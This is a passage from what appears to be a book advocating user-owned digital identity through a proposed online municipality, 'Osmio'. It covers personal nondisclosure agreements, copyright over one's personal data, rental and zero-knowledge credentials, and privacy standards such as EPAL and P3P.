The cloud computing revolution has raised major concerns in federated identity and federated identity management. Companies are scrambling to get their piece of the market for...what exactly? Managing identities created through... what?

Here's a difficult truth for all you cloud identity management folks, and for that matter all involved in managing any organization in the age of the cloud: The only way cloud identity management will work is if the identity record is under the control of the subject of the identity, and attested to by public authority.

A number of cloud identity management protocols have served up the usual bowl of acronymic alphabet soup: SCIM, SPML, DSML, each accompanied by a dozen vendors who would like you to think it is their invention at the same time you appreciate how standards-compliant it is.

Each of the cloud identity management systems consists of an XML data type definition, and any could serve as a meager starting point for the robust personal information store called MyOwnInformation (MOI) inside the subject's MyOwnOffice. It's meager because it's an organizational information store. Imagine collecting all the information about yourself lying around on paper in file cabinets and in your phones and computers and tablets, and in fireproof boxes and bank safe deposit boxes, and putting every item in a data field inside an XML document, to be absolutely locked up but still made accessible in pieces only under license to signers of your PersonalNDA. The DTD will be longer than this book. But for now we need to choose a format.

We have chosen SCIM Version 2, although it appears that other choices would work.

Rather than fill these pages with just the most basic elements of an MOI schema, details may be found at osmio.ch.

The full schema will be enough to keep Osmio's Privacy Board busy for a while. If you have a talent for XML-type data representations, consider presenting your credentials for Board membership.

C2B

Since the Web began, sites and initiatives and organizations have been relentlessly categorized as either B2B or B2C, business-to-business or business-to-consumer. Business bestows upon us, business initiates at us, we sit in our cubicles or on our couches and let business have at us.

Something's missing.

Ah yes, here it is: we need expressions that start with C rather than B. Let's have a little C2B here. I the consumer write the rules, you the business follow them.

No, really. Forget your "you're very important to us, please listen to some elevator music on hold while we wait for you to go away..." Here are my rules: Sign my PersonalNDA. Or go away.

If a supplicant is a member of a group that is defined by you or by the recommended licenses list will have access to specific items of information only if they have signed your PersonalNDA, and you have granted them a license which specifies exactly what information they may have access to, for what purposes, for how long, and which also specifies that they may not share that information with any other party without your prior digitally signed permission.

And it also specifies that they accept and will honor the penalty recommended by the U.S. Federal Trade Commission for breaches of the personal privacy provisions of the Graham-Leach-Bliley Act, regardless of whether they or you are in the United States. And which also specifies that an identical damages payment will be paid to you personally in addition to the fine paid to the government.

That recommended penalty is \$11,000 per instance. That's eleven grand to the government and eleven grand to you.

So, go ahead Google DoubleClick, go ahead Facebook, share that information asset of mine. Make my day. Eleven grand may not be much to Google, but it'll make for a nice family vacation for me...

And music industry, you set the right tone by holding people accountable for their illegal file sharing. Here it is right back atcha. Pay me eleven grand for that information about my music preferences that you stole. And no, not in download credits. Cash please.

Ownership of Information About You

We have described the architectural components of your Personal Information Ownership

Component: your MyOwnHome, your MyOwnOffice, plus one file cabinet called MyOwnInformation for you and one for each of your dependents.

Inside your MyOwnInformation file cabinet is your Biographical Reference Work, your PersonalNDA form, your Disclosure Practice Statement and the various Licenses you have issued to relying parties.

But your Personal Information Ownership Component is also a legal structure. Your information is intellectual property, owned by you.

Intellectual property takes a number of forms, but for our purposes the important ones are copyright and trade secret.

Who owns information?

If the information is subject to copyright, the answer is, the copyright owner. So who owns your name and address and the names of your children and your email address and other information about you? Frankly, it's not something copyright laws deal with.

Copyright generally applies to "works," that is, books, records, graphic images, etc., not short snippets of information. So the answer is to assemble the snippets into a work. You may have heard the expression "you can't copyright a fact," which is essentially true. You can, however, copyright a compilation of facts. Copyright covers the expression of ideas and facts, not the ideas and facts themselves.

And so, inside the virtual file cabinet called MyOwnInformation (MOI) is a "work," Your Biographical Reference Work is a compilation of information all about you.

Your Biographical Reference Work includes the usual narrative text that you would expect to find in a biography, as well as tables that reference individual pieces of information about you.

Here's what the U.S. Copyright Office has to say about its product:

WHAT IS COPYRIGHT?

Copyright is a form of protection provided by the laws of the United States (title 17, U.S. Code) to the authors of "original works of authorship," including literary, dramatic, musical, artistic, and certain other intellectual works. This protection is available to both published and unpublished works. Section 106 of the 1976 Copyright Act generally gives the owner of copyright the exclusive right to do and to authorize others to do the following:

To reproduce the work in copies or phonorecords;

To prepare **derivative works** based upon the work;

To distribute copies or phonorecords of the work to the public by sale or other transfer of ownership, or by rental, lease, or lending;

It is illegal for anyone to violate any of the rights provided by the copyright law to the owner of copyright. These rights, however, are not unlimited in scope. Sections 107 through 121 of the 1976 Copyright Act establish limitations on these rights. In some cases, these limitations are specified exemptions from copyright liability. One major limitation is the doctrine of “fair use,” which is given a statutory basis in section 107 of the 1976 Copyright Act. In other instances, the limitation takes the form of a “compulsory license” under which certain limited uses of copyrighted works are permitted upon payment of specified royalties and compliance with statutory conditions. For further information about the limitations of any of these rights, consult the copyright law or write to the Copyright Office.

WHO CAN CLAIM COPYRIGHT

Copyright protection subsists from the time the work is created in fixed form. The copyright in the work of authorship *immediately* becomes the property of the author who created the work. Only the author or those deriving their rights through the author can rightfully claim copyright.

In the case of works made for hire, the employer and not the employee is considered

Copyright law in other nations that are members of the Universal Copyright Convention is similar.

Beyond Copyright

Your Biographical Reference Work includes a copyright notice, and also the words,

“PROPRIETARY and CONFIDENTIAL. This information or any portion of it is only to be disclosed to Licensee, and is to be used by Licensee only in accordance with the terms of their License.”

That’s one step toward placing your Biographical Reference Work under the protection of secrecy law, but the law requires more. We’ll add a Personal Nondisclosure Agreement, to be digitally signed by anyone who wants to have access to any of your information. Each signed copy of your PersonalNDA is accompanied by a License for Use of Personal Information, which specifies exactly what items can be disclosed to the relying party licensee, and how that information may be used by them. Any other use of your information subjects the relying party to the fine and damages we described earlier. If the relying party doesn’t like that provision – or any other part of the agreement – they don’t have to sign it.

In most cases the owner of a claimed copyright is expected to submit two copies of the best version of the work to the Library of Congress. Besides fulfilling the expectation, the submission serves as evidence that the information existed in fixed form at the time of the filing. Failure to submit copies, however, does not affect the copyright claim.

If you would like to deposit copies of your Biographical Reference Work with your country’s copyright office, the forms are available at www.copyright.gov/forms for U.S. residents; http://strategis.ic.gc.ca/sc_mrksv/cipo/cp/cr-appl-eng-2002.pdf for residents of Canada, and for those in Her Majesty’s realm, Her Majesty’s Stationery Office may be

found at www.hmso.gov.uk/copyright/guidance/guidance_notes.htm in the U.K. If you live in a non-common-law country your access to the benefits of PIOC may be more complicated.

Thwart the Cookie Clubs

If the cookie clubs operate anonymously and outside the law, you might ask, how is a legal technicality like information ownership going to affect their activity? Like the Mafia, cookie clubs provide no legal entity to sue, nobody to hold accountable. They don't worry about niceties like the ownership of the information in the tables it uses to create "little brothers," the semi-autonomous little monsters that are the progeny of the mating of database tables.

But the raw material they use comes from legitimate corporate databases, and is subject to the concerns of management. They do worry about some privacy activist or lawyer dragging the company's name through the mud.

Collecting a little bit of information illegally is not that difficult, but collecting information about millions of people illegally is very difficult. The problem is like that faced by people selling illegal cable television boxes or satellite receivers: selling a few of them to friends is fairly easy, but selling them to thousands or millions of customers becomes too visible.

By taking legal possession of your PII and licensing it, you join a system that makes it impossible to acquire and use your information on a large scale, and PII databases that cannot be used on a large scale are useless to marketers. The process relegates information theft back to a small, marginal cottage industry with no big "fences" like the Cookie Clubs to make it profitable.

Once you have taken control of your PII, the file resides in your MyOwnInformation file cabinet, in your MyOwnOffice. As with any online office, it can physically be served from any facility that meets building code and carries an occupancy permit. Creating a separate license for every individual and every organization you deal with could get tedious. To simplify, you can create group licenses, or even copy them from a library of recommended licenses. Each is appropriate to a group defined by you or copied from a library of suggested groups, for example:

Close family

Extended family

Credit bureaus

Credit information aggregators (e.g., Equifax)

Banks with which you have a consumer account relationship

Banks from which the certificate holder is seeking personal credit

Banks with which the certificate holder is a party to an organizational account

relationship

Other banks

Vendors in general

Vendors in categories 1, 2, 3, etc.

Items of information referenced in a license would include things like credit history, employment history, references, resume.

Employment history

References 1, 2, 3, etc.

Resume

Identities of persons in group 1, 2, 3, etc.

By declaring an entity to be a member of a licensed group, the license will automatically apply to that entity. If you later no longer want to grant them access, you'll simply remove them from the group.

For most applications within a facility there will be no need to disclose any information whatsoever on a one-time basis. The Identity Reliability Component provides a true single sign-on credential that should be good for any application. If Alice has been granted certain access privileges in a commercial QEI-based office facility, and your secure Foundational Certificate attests either directly or through an intermediary certificate to the fact that you are indeed Alice, then there is no need for anyone to consult your PIOC.

The promise of user control over personal information has been made many times before, from P3P to Microsoft's Passport and HailStorm, to the issuers of countless privacy statements. Generally there is no way to track what happens to information about you, and little legal recourse if you feel that information has been abused.

Your Personal Information Ownership Component changes all that.

Beyond Access Control: Privilege Controls

We can designate the rights of remote institutions as well as of the people closest to us. For instance, we might have a new signed email message format for sending information directly to a person's schedule. When the message arrives, our scheduling program recognizes that it is a schedule supplication and consults the license. The license notes which of the following permissions applies to the sender:

- Unrecognized party – auto reply with polite who-are-you message
- Recognized party with no scheduling privilege – auto reply with I-will-take-a-look-at-it message
- Recognized party that I never want to give the time of day to and I want him to know it – auto reply with blunt decline
- Recognized party that I never want to give the time of day to but I don't want him to know it – auto reply with I-will-take-a-look-at-it message
- Team member – may reserve up to half an hour in my schedule subject to my confirmation, but not see the schedule itself
- Partner – may set schedule but may not displace other appointments. May view my work schedule but not my personal schedule.
- Assistant who manages my schedule – may see and do whatever she wants
- Spouse – may see entire schedule, reserve only personal time
- Events planner for civic group – may query my schedule for yes/no response and enter a reservation request

Your to-do list can be managed the same way. Your spouse might have full privileges with your personal to-do list; others may only make requested entries.

Eventually a mature, widely deployed Personal Information Ownership Component means that you will be able to eliminate every single bit of bureaucratic activity from your life. Never fill in another form, never again spend a whole day scrounging for input to your tax return, never ever look at another piece of health care paperwork. If you have to visit a hospital emergency room in a strange city, just hold your phone up to the reader, press your finger to it, enter your PIN, and start telling the nurse what ails you. Breeze through airports, government buildings, banks.

Deploying PIOC

Taking ownership and control of your information will make doing business with you easier and more efficient and quite likely more profitable. Someday our computers and phones and tablets will have PIOC consent procedures built into their operating systems⁷⁹. If someone wants to use your property they will first have to ask. Seems fair enough doesn't it?

But we don't have to wait for new technology in order to start putting the Personal Information Ownership Component to work. Just as the main components of the public licenses that govern the use of open source software are legal clauses and declarations, the same is true of the PIOC.

There are two parts to implementing PIOC before technology supports it. First is the

copyright protection you create by establishing, executing and conveying the proper documents to the proper parties. At some point that will be facilitated by the website that provides access to all the QEI procedures.

The second is to start requesting a PIOC paragraph in privacy policies. Here's how such a paragraph should appear in the context of other parts of a typical privacy policy:

Privacy Policy

Commitment to privacy and security

[use of name, email address, other personal information]

Statistical information

[How your information might be used after aggregation with personal information from others]

Links to other sites

[Disclaimer of responsibility for use of personal information by sites which this one might link to]

Security

[How personal information is protected on servers]

Contact

[Where to address questions and concerns]

PIOC Protection

If you have taken steps to place your personal information in a Personal Information Ownership Component that conforms to the PIOC Standard, we acknowledge that the information you have provided is your intellectual property, that it is protected by your copyright in the information and that it consists of Secrets as defined by any applicable trade secrets case law or statutes. Furthermore we acknowledge that such information has been disclosed to us under the terms of the "shrink-wrap nondisclosure agreement" in your Personal Information Ownership Component, provided that the terms of said agreement conform to the PIOC standard. Therefore any willful disclosure by us of such information in any manner that violates the instructions in the "shrink-wrap nondisclosure agreement" in your Personal Information Ownership Component in place at the time such information was obtained may be considered infringement.

While this first phase of implementation of PIOC offers the benefit of immediate deployment, it does not simplify your life but rather adds another item to the "eternal vigilance" list of things you must monitor. Only when PIOC is ubiquitously supported in information appliances and servers will it contribute unequivocally to Quiet Enjoyment.

So let's look at a little of the technology that has been developed for applying an individual's privacy instructions (DPS) to the operation of the information infrastructure.

Covering Your Fingersteps

So far we've shown how your PersonalNDA and license, Biographical Reference Work, MyOwnOffice and MyOwnInformation file cabinet protect record-oriented information about you. But that still leaves a problem.

Any system of identity credentials introduces the concern of trackability, and the more reliable, the bigger the concern. We need to take steps to make it difficult or impossible for governments and marketers and other nosy organizations to know where we've been online.

Done wrong, a universal identity credential is a threat to privacy, giving Big Brother a tool by which to track your every move. That concern of privacy activists is well placed. Would you want a global village where everyone knows everyone else's business?

Accountability in a village of 700 people may cost a certain amount of your privacy, but that kind of accountability without a well-engineered system of privacy protection in a global village of seven billion people would be a Kafkaesque nightmare.

In fact that nightmare is well on its way, and with this nightmare we don't even get accountability. All we get is loss of privacy.

Privacy has been thoroughly eroded by both "legitimate" business and by a new global online mafia that we call Arpanet III. And so we have another source of information about you that must be protected. We must eliminate the means by which nosy secretive organizations know all about you without even needing to know your name or social security number or other national ID number.

Donna's Adventure in Anonymity

The Personal Information Ownership Component provides two methods for keeping a universal identity credential from being tracked.

To explain the first method let's be inspired by Donna Doer, the CEO of a rapidly growing company in an exciting field. She's the kind of person that journalists love to write about and analysts love to follow around.

Now it happens that Donna's company is about to buy Albert Ailey's company. For the deal to go smoothly, the two need to meet to discuss Albert's role in the merged company. If word of such a meeting got out, Donna or Albert might be accused of deliberately leaking the news to their friends. That could mean big trouble. As a matter of diligence, not deception, Donna and Albert need to cover their tracks.

So Donna chooses an obscure restaurant in an undistinguished part of town for the meeting.

But there's still a problem. Every business journalist in town knows Donna's bright red Ferrari. The Ferrari makes Donna eminently trackable.

So Donna drives to the lunch appointment in a gray Chevy Malibu from Ready Rentals. The smokescreen seems to work. But unbeknownst to Donna, a sharp-eyed reporter sees her driving that Malibu out of the Ready Rentals lot. He pulls in to Ready Rentals and asks the manager, "Please tell me who just rented the Chevy with license plate XYZ123." Of course the Ready Rentals, very properly, is "that's none of your business." It's their legal obligation to keep the information confidential.

If on the other hand an investigator from the SEC presented a court order requesting

that same information, Ready Rentals would disclose it, because that also is their legal obligation.

So Donna and Albert reach a deal, news of the acquisition is released properly, so that all potential investors learn of it at the same time, and there is no suspicion of insider trading.

The Rental Credential

Now let's apply that lesson in driver anonymity to the other highway, the Information Highway. The Rental Credential is part of the Personal Information Ownership Component, bound to the underlying Foundational Identity Certificate for a short period of time. The record of which rental credential went with which Foundational Certificate at which time is encrypted with a key controlled by the Chief Privacy Officer of the City of Osmio. The information can be decrypted and disclosed only at the direction of a license or court order from a "court of competent jurisdiction." If you would like to enter into a more significant relationship with the relying party, simply direct it to your PersonalNDA form and License Application.

There is no way for others to establish a trail of bread crumbs showing where you have been, what you have done, what your interests and perceptions are, or how those perceptions might be manipulated.

Second Method: The ZK Credential


Our second method of providing accountable anonymity is based upon something called a zero-knowledge proof of identity. It can be demonstrated that proving that you are who you say you are without revealing who you are is a subset of the problem of proving that you know something without revealing what you know.

How do you prove such a thing?

This nifty little story⁸⁰ by Jean-Jacques Quisquater of the University of Louvain will show how that can be done without delving into the mathematics of complexity theory.

Peggy is a spelunker who claims to know a secret word that will open a magic door at the far end of a donut-shaped cave. You can only go all the way around the donut if you can open the door, as you can see below:

Victor has promised to pay Peggy for the secret once he is convinced she knows it; Peggy won't tell Victor the secret until he pays the money.



As such negotiations often do, this one is taking time and both people are getting hungry

and want to get some lunch. So Peggy comes up with a solution. She labels the sides of the cave “A” and “B,” and tells Victor to wait outside for five minutes while she goes around to the door. After five minutes Victor is to shout the identity of the path, A or B, by which she is to return.

Victor shouts “A” and Peggy returns by the A path, meaning that either she was lucky that Victor chose the side she was already on, or that she knows the secret.

They repeat the process dozens of times, with Peggy returning via the designated path every time. Victor is convinced and offers the money. Peggy takes the money and says “I’ll tell you the secret over lunch, after you pay the tab.”

Some ZK Technology

We have mentioned the World Wide Web Consortium’s (W3C) Platform for Privacy Preferences (P3P). Shortly after P3P was developed, IBM’s remarkably prolific Zurich Research Laboratory developed a set of more finely-grained protocols and a language, Enterprise Privacy Authorization Language (EPAL), with which to express privacy directions within the enterprise. According to its authors⁸¹, EPAL is “a formal language to specify fine-grained enterprise privacy policies. It concentrates on the core privacy authorization while abstracting from all deployment details such as data model or user-authentication.” Its authors are seeking to “develop a[n] interoperability language for the representation of data handling policies and practices within and between privacy-enabled enterprise tools, which serve to (1) enable organizations to be demonstrably compliant with their stated policies; (2) reduce overhead and the cost of configuring and enforcing data handling policies; and (3) leverage existing standards and technologies. EPAL should provide the ability to encode an enterprise’s privacy-related data-handling policies and practices and [constitute] a language that can be imported and enforced by privacy-enforcement systems. An EPAL policy defines lists of hierarchies of data-categories, data-users, and purposes, and sets of (privacy) actions, obligations, and conditions. Data-users are the entities (users/groups) that use collected data (e.g., travel expense department or tax auditor). Data-categories define different categories of collected data that are handled differently from a privacy perspective (e.g., medical-record vs. contact-data). EPAL ‘purposes’ model the intended service for which data is used (e.g., processing a travel expense reimbursement or auditing purposes).”

So EPAL provides for handing personally identifiable information within the enterprise, and is not presented as a tool for use by the owner of that PII. It might seem that EPAL covers the wrong end of the data exchange for our purposes here.

But the important thing is that EPAL shows that there is a means for processing PIOC directions in an automated way. EPAL and related technologies will make it possible for companies to honor your intellectual property disclosure instructions.

Appendix 6 of The EPAL specification, which appears to be supported by the OASIS standards organization, provides a useful summary of the way in which EPAL interacts with other privacy protocols that will be useful in implementing PIOC:

Context of EPAL (with reference to W3C's P3P, CPExchange, and XACML⁸²):

A P3P policy may contain the purposes, the recipients, the retention period, and a textual explanation of why this data is needed. P3P defines standardized categories for each kind of information included in a policy. Unlike P3P, EPAL defines the privacy-practices that are implemented inside an enterprise. Since this depends on internal details of the enterprise, it results in much more detailed policies that can be enforced and audited automatically. However, the resulting privacy guarantees can sometimes be simplified as a P3P promise that is offered for the users of the services...

The Customer Profile Exchange Specification defines a data format for disclosing customer data from one party (customer/enterprise) to another... The main focus of CPExchange lies in standardizing the data exchange format. The privacy meta-information is less expressive than EPAL. Consequently, data disclosed using CPExchange may be controlled with EPAL policies instead of using their privacy meta-data.

-
XACML is a general purpose and extensible access control language. Access control is a tool to define and later decide whether a user U is allowed to perform an action A on an object O. XACML lacks the privacy-specific notion of purposes. Unlike XACML, EPAL has an explicit notion of purposes and a syntax that simplifies the formalization of privacy policies..."

The implementation of PIOC can build upon the rich set of existing protocols, languages and XML schema, making the process of honoring personal intellectual property rights very doable, at least as far as the technology is concerned. Whether yielding to those rights is something marketing departments wants to do is another question. Some consumer activism is called for.

What manifestations of PIOC should the consumer expect before it's built into the way our information appliances work? For starters, a site operator will need to display on a Web dialog a small, unobtrusive icon that signals what sort of personal information is being captured, and what provision in your Disclosure Practice Statement makes that information capture legally permissible. You, as the author of your Disclosure Practice Statement, can modify it at any time to change the rules for access to your personal information.

The Personal Information Ownership Component protects the privacy of all individuals. In an ideal world that would be the end of it. But in this world we must deal with the reality of those who through due process must be considered suspects. The privacy of such suspects must sometimes be abridged by law enforcement in the interest of the privacy and security of others.

Here we are at the third rail issue. Now we are talking about the very definition of a slippery slope. What keeps society from sliding down that slippery slope to totalitarianism, where privacy is violated not for the legitimate purposes of law enforcement but to allow tyrants to consolidate their power over their subjects? *One method that is sure to fail, and is therefore favored by tyrants, is to pretend that the need to pursue suspects is always, universally trumped by the right to privacy.* That's all the invitation the would-be tyrants need to concoct and pursue their plans. A real or fabricated crisis will call attention to the need to intercept the private communication of "suspects" and give the tyrant all he needs to suspend all right to privacy in the name of national

security.

Whether we like it or not, though, there are real suspects whose actions suggest that they have committed a crime. We need a component to mitigate Quiet Enjoyment in the rare instance where it needs to be mitigated, while providing a sound mechanism for ensuring the capability is not abused by law enforcement. We need the Accountability Component, which we will cover in Chapter 22.

U-Prove Can Provide Real ZK Privacy

Of the many zero-knowledge proofs of identity, the most practical and Internet-implementable is an invention of Stefan Brands called U-Prove. Unfortunately U-Prove is too long to explain fully here. Fortunately, the book explaining U-Prove is available online from MIT Press⁸³. Unfortunately, Microsoft purchased Credentica, the company formed by Dr. Brands that holds the intellectual property. Fortunately, Microsoft has released much of its identity technology to open source. Unfortunately, it hasn't yet done that with U-Prove. Fortunately, there are alternative ZK proofs of identity if Microsoft does not open source U-Prove.

One such zero knowledge proof of identity is Intel's Enhanced Privacy ID or EPID system. Intel distinguishes EPID from PKI by noting that a device such as a token, phone or computer can authenticate by signing a challenge with an ephemeral private key that disappears after it's used, but whose corresponding public key is a "group" key. Thus the relying party can know that the person asserting identity is a valid member of the group that shares that public key, without knowing which member actually signed the challenge.

Whether we use U-Prove or EPID or another ZK method to serve as a second route to accountable anonymity, the important thing is that the Privacy Commission at the City of Osmio decides on the acceptable method(s) and adopts it not merely as a standard but as a *municipal ordinance*.

Actually ZK by itself is too good at obscuring the source of a bit stream to ensure the accountability part, which needs to be made available through the due process methods that will be described in the Accountability Component.

The Relationship Credential

Earlier we introduced "old Mr. Peebles," whose understanding of your reading interests makes visits to his bookstore a pleasure. Mr. Peebles is always ready with a remarkably good recommendation for you when you drop by for a visit, a fact that makes such visits useful and pleasant.

Then I showed how the Web moves the Mr. Peebles story into the horror genre, where every site seems to know not only your interests but how you think about those interests and for that matter how you think about everything. The next step of course is to use that knowledge to manipulate your perceptions, getting you to think the way TPC⁸⁴ wants you to think.

Relationship Credential to the rescue!

Unlike certificates that are signed by a certification authority, Osmio VRD in our case, the relationship credential is signed by you, using the private key of your relationship signing key pair, the public key of which is signed by the Osmio VRD.

When you visit an office or outdoor site of an organization with which you would like to maintain a relationship, a key pair is generated for that relationship and signed, with no effort on your part, by your relationship signing key. From then on that organization can get to know you by the public key of that relationship.

You can share all you want, because there is no way for the organization to match you with other data points and learn more about you than you want them to know. Your relationship credential and all information derived from its use is subject to the terms of your PersonalNDA and the associated license which you will issue to the relying party any time you create a Relationship Credential.

Every organization has a different Relationship Credential with you. Just as your relationship with the pharmacy next door is none of Mr. Peebles's business, your relationship with Amazon is none of Google's business. The Relationship Credential puts that separation into effect, technically and legally.

If there is a material change in ownership of the relying party, the PersonalNDA and license must be signed anew by an *individual* who is a duly authorized representative of the company under its new management.

Unlike the traditional relationship-based credentials such as employee IDs that we need to move away from, this relationship credential is issued by, and owned by, the subject of the identity rather than by the other party to the relationship, the institutional party.

More Accountable Anonymity

The Personal Information Ownership Component includes other means of obscuring information about you while at the same time giving relying parties the assurance that you are accountable for your actions while using it.

When your daughter signs up for an InDoor chat room, for example, her computer will be asked for a certificate.

If it were a human dialog it would go like this:

CHAT ROOM: Please sign this file with the key that shows, with a specific degree of reliability, your age and gender.

DAUGHTER'S COMPUTER: I can present a certificate that attests that the holder is a real person, and that the certificate has not been revoked.

CHAT ROOM: That's not good enough.

DAUGHTER'S COMPUTER: Shall I ask my user if he or she will permit disclosure of age and gender?

CHAT ROOM: Please do.

DAUGHTER'S COMPUTER: Please sign my owner's PersonalNDA.

(The PEN of the Chat Room's manager or signing officer signs the NDA)

CHAT ROOM: Here you go.

DAUGHTER'S COMPUTER (to Daughter): The chat room has requested age and gender and has signed your Personal NDA. Shall I disclose? (Y/N) Y

DAUGHTER: Sure.

CHAT ROOM: Welcome! Please choose a username.

Sounds cumbersome, doesn't it? But complicated dialogs like this take place between your computer and servers all the time. All your daughter has to deal with is that last question: Shall I disclose? (Y/N).

Except that she may have seen this additional message:

CHAT ROOM: This certificate attests to an online enrollment procedure. We require a certificate that attests to a face-to-face enrollment. To proceed, please either make an appointment with an Attestation Officer or have a public official from your school department with an identity quality score of at least 35 sign an attestation of your identity assertion. Private school students will need to have the attestation of a notary public, justice of the peace, or a similarly empowered public official.

And that makes sense, doesn't it? A reliable attestation of gender and age must involve a face-to-face session. Either that, or an attestation from an accountable person in a position of authority who knows the subject. A school administrator, for example.

Different Quality Strokes For Different Folks

"Identity quality" means different things to different relying parties. Someone relying on an identity certificate for a large financial transaction would be more concerned about whether the certificate carries bonding than about the age of the subject. Only necessary information is disclosed, and only under NDA and license. With the Personal Information Ownership Component, the only piece of information that is disclosed by default is this:

This computer or phone is under the control of a real human being who presents an unrevoked digital certificate that carries an identity quality score of ____.

Nothing else.

Osmio's Vital Records Department is the authoritative source of certain unchanging information and reveal it only to entitled parties, and only under certain circumstances.

Typically that party is the subject of the certificate and the circumstance is an authenticated request. But the requester may also be a police department and the request

may come in the form of a court order.

Should it be otherwise?

Well, do we trust the police and the courts?

That should lead to another question. “Which police and which courts?” In the physical world the vital records department can be a unit of a national government. Sometimes a not so trustworthy national government.

If there is to be accountability then someone must attest to the truth of assertions, such as the assertion of elements of identity. At the same time there has to be a way to ensure that the certification authority itself strictly adheres to regulations governing disclosure.

It’s called putting all the identity eggs in one basket. The Personal Information Ownership Component and the Authenticity Infrastructure of which it is part allow us to effectively watch the basket.

Osmio’s city hall and vital records department have nothing to do with any existing government or physical jurisdiction. Your second home, your online residence, is in a community that consists of people who have chosen to have the benefit of authenticity. Who governs city hall here? *You* do.

Because, remember, it’s your municipality. If you’re a resident, you own it.

Who watches the identity basket? *You* do. You and your neighbors, particularly those who serve on the city’s Certification Practices Commission.

Covering Your Fingersteps

We’ve shown how the Personal Information Ownership Component protects sources of your personal information that you know about, that is, the formal information about yourself. Now, what about the information about you that’s collected by companies and marketers and other organizations as they watch you without your knowledge? What about those groups that aggregate site visit data and clickstream data and cookie data from various sources, then sort and collate it so they can sell the resulting information asset to political parties and marketers and, well, there’s no way of knowing who they sell it to. That is, what about the cookie clubs?

The remarkable thing is, there is no one essential piece of information in the clump of information that uniquely identifies you, even though the whole clump identifies you precisely. When it comes to identification, the clump of information about you is just like the physical you.

The physical you – your body – does not need to have a name or ID number embedded somewhere in your organs or bones in order for you to be the unique you.

Let’s demonstrate by way of a thought experiment. Imagine that a hundred years from now science develops a means of determining, from examination of an object, the DNA of everyone who has touched that object, and the time it was touched. The technique is so good, in fact, that it can do that with objects touched fifty thousand years ago, before there was any such thing as recorded information, even the recording of names of people.

Using that technology and the technology of database tables, joins and queries, you would be able to construct a very complete record of the life of any individual who lived long before there was such thing as a written record of anything about that individual.

That thought experiment should show why it is that a social security number or other national ID or even a name is totally unnecessary for the cookie clubs to know that that info clump is the digital you.

The info clump that constitutes the digital you takes the form of tables produced by table joins from many many sources.

The cookie clubs don't need an identifier in order to deliver to their clients and fellow club members a very accurate picture of you, your habits, your preferences, your political leanings, your buying habits – and your vulnerabilities.

Anonymity is called for. Anonymity does not imply anything improper on the part of the person who chooses not to disclose her identity, regardless of what Eric Schmidt might say on the subject. Lots of people like to have different usernames in different places, to keep them from being tracked when they don't want to be tracked.

Anonymity is trickier to establish than may first appear. There's more to it than simply installing an anonymizer in your computer or going to the web through an onion router such as the Tor system provides. We've noted that your computer and phone are full of files placed by people who want to track you, regardless of whatever username you happen to be using, which rather defeats the attempt to remain anonymous and untracked.

We'll deal with deep, thorough anonymization in a moment, but first let's remind ourselves that while we want to be completely anonymous, we want those we deal with to be accountable. If that 11 year old girl in a chat room with your daughter is actually a 50 year old predator, you'd like to know that. If that laptop you bought in an online auction seems to be late in arriving, you'd like to know that the seller is an identifiable human being.

And you'd like some accountability from the person spreading false rumors about your family in Facebook.

We rely on the assertions made by others, and so we all want accountability. At the same time we want privacy, which can mean anonymity. We want both anonymity and accountability – at the same time.

And we can have exactly that.

The Personal Information Ownership Component will deliver anonymity and accountability – at the same time.

As we pointed out, it's like the anonymous accountability we're supposed to have with car registrations. Everyone can see your license plate number, but others can't know your identity except under certain circumstances.

So we can have accountability and at the same time we can have privacy. But there has to be a back office whose practices and policies are visible and monitorable and at the

same time secure. The back office must be built and managed in such a way that you can trust it.

This can be done.

As you own your identity, you should own the authority that issues your identity – just as you own the city where you live – and the vital records department that issued your paper birth certificate.



Now, the practice of separating your car's registration from your driver's license provides anonymity on the physical highway, but on the information highway we need something better. With your physical license plate on your physical car, it takes considerable effort for governments and marketers to keep track of where you go, who you visit, etc. On the information highway it's fairly easy for nosy organizations to track your every fingerstep. Your habits, your social and political relationships, your place of residence – everything is easily discoverable and constantly recorded in tables that are relentlessly joined with other tables about you from other sources.

Once again we need to examine our assumptions about the Internet. We're used to saying things like "the browser appears in a window." Well, what's a browser and what's a window?

A window is something that allows people to see... what?

The outdoors, of course.

From indoors.

That's the legitimate use of a window.

Looking the other way, from outdoors to InDoors, is typically not the legitimate use of a window.

When you go from place to place inside one of our InDoor spaces, you do not need a browser. After all, you don't use a vehicle and a roadmap or GPS to navigate inside a building. Rather, the relationships between spaces in the building are defined by corridors.

And so, in an InDoor space there is no need for DNS or URLs or for that matter Web addresses, because our buildings are apart from the highway, remember? InDoors is not on the Web.

If we choose to go outdoors, well, we all know how the Web works. But if we want to look out a window to the outdoors, InDoors provides no facilities for those outside the window to look in on us and track what we are looking at. Just as in the physical world, right? From an InDoor space you can enter a url and browse to your heart's content, but if you want to do your online banking either of two things will have to take place. Either your bank will need a building to which you as a customer will have InDoor access, or you'll need to go outside to do your banking on the Web. Yes, that web, with all its phishing sites with no occupancy permits, accessed via browsers running in a space made by code that no professionally licensed code auditor has looked at. Good luck out there.

If I were you I'd look for a bank with a building instead of a bank that keeps your money in boxes on the sidewalk. *If no such InDoor banks exist, well, perhaps you know of an entrepreneurial banker who would like to start one.*

Stepping outside of our metaphor for a moment, the technology for browsing from InDoors consists of two things. The first is software called a viewer, which looks like a browser but has no ability to put anything on your machine. Basically it's a browser with no address bar, no JavaScript, no cookies and no other elements of outdoor space. Its code is digitally signed by a professionally licensed architect, contractor, and building inspector, each of whom attests to its being free of back doors or anything that suggests a hidden agenda.

Covering Your Fingersteps: The Last Mile

The Net itself provides a means for tracking your packet vehicles on the highway, even if those packets are only used from within InDoor spaces. What to do? The answer is available off the shelf.

